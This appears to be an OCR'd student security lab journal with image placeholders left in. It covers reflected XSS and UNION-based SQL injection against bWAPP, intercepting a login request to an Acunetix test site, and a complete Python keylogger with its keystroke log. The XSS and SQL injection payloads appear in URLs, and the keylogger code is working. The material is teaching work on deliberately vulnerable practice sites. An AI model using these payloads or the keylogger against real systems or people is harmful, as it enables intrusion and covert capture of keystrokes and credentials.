



4. Now you got your output



localhost/bwapp_latest/bWAPP/xss_get.php?firstname=<h1>Hello<%2Fh1>&lastname=World&form=submit
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
Last name:
Go
Welcome
/ Hello /
World


Practical 7


Aim: Session impersonation using Chrome and Tamper Dev extension










Tamper Dev
"Tamper Dev" started debugging this browser
Cancel
Filter HTTP Requests
Intercept requests
Method
Host
Path + Query
Type
Status
POST
testphp.vulnweb.com
/userinfo.php
intercepted


Tamper Dev
"Tamper Dev" started debugging this browser
Cancel
Edit
HTTP Request
Method
POST
Request URL
http://testphp.vulnweb.com/userinfo.php
Header Name
Accept
Header Value
text/html,application/xhtml+xml,application/x
Header Name
Content-Type
Header Value
application/x-www-form-urlencoded
Add HTTP Header
Text
Hex Editor
75 6e 61 6d 65 3d 74 65 73 74 26 70 61 73 73 3d
74 65 73 74
u n a m e = t e s t & p a s s =
t e s t



The login was successful



If I input username and password as test the login is successful

Not secure testphp.vulnweb.com/userinfo.php

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art
go

- Browse categories
- Browse artists
- Your cart
- Signup
- Your profile
- Our guestbook
- AJAX Demo
- Logout

Links
- Security art
- PHP scanner
- PHP vuln help
- Fractal Explorer

John Smith (test)

On this page you can visualize or edit you user information.


Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	Shuaibu@email.com
Phone number:	09068043713
Address:	21 street
	update

You have 0 items in your cart. You visualize you cart here.


Practical 8

Aim: Perform SQL injection attack

1. Go to Bwapp and login
2. Select SQL Injection option
3. Now select any option from it.
4. Result will be displayed



5. Now modify the url according to you. For example ?movie=40 union select 1,2,3,4,5,68#&action=go




Practical 9

Aim: Create a simple keylogger using Python.

Code:

```
from pynput.keyboard import Key, Listener
import logging

log_dir = ""

logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:


key_log - Notepad
File Edit Format View Help
2024-03-06 16:17:32,268:Key.shift_r:
2024-03-06 16:17:32,796:Key.shift_r:
2024-03-06 16:17:32,833:Key.shift_r:
2024-03-06 16:17:32,849:'H':
2024-03-06 16:17:34,321:Key.space:
2024-03-06 16:17:34,681:'e':
2024-03-06 16:17:35,068:Key.space:
2024-03-06 16:17:35,888:'l':
2024-03-06 16:17:36,168:Key.space:
2024-03-06 16:17:36,985:'l':
2024-03-06 16:17:37,515:Key.space:
2024-03-06 16:17:37,901:'o':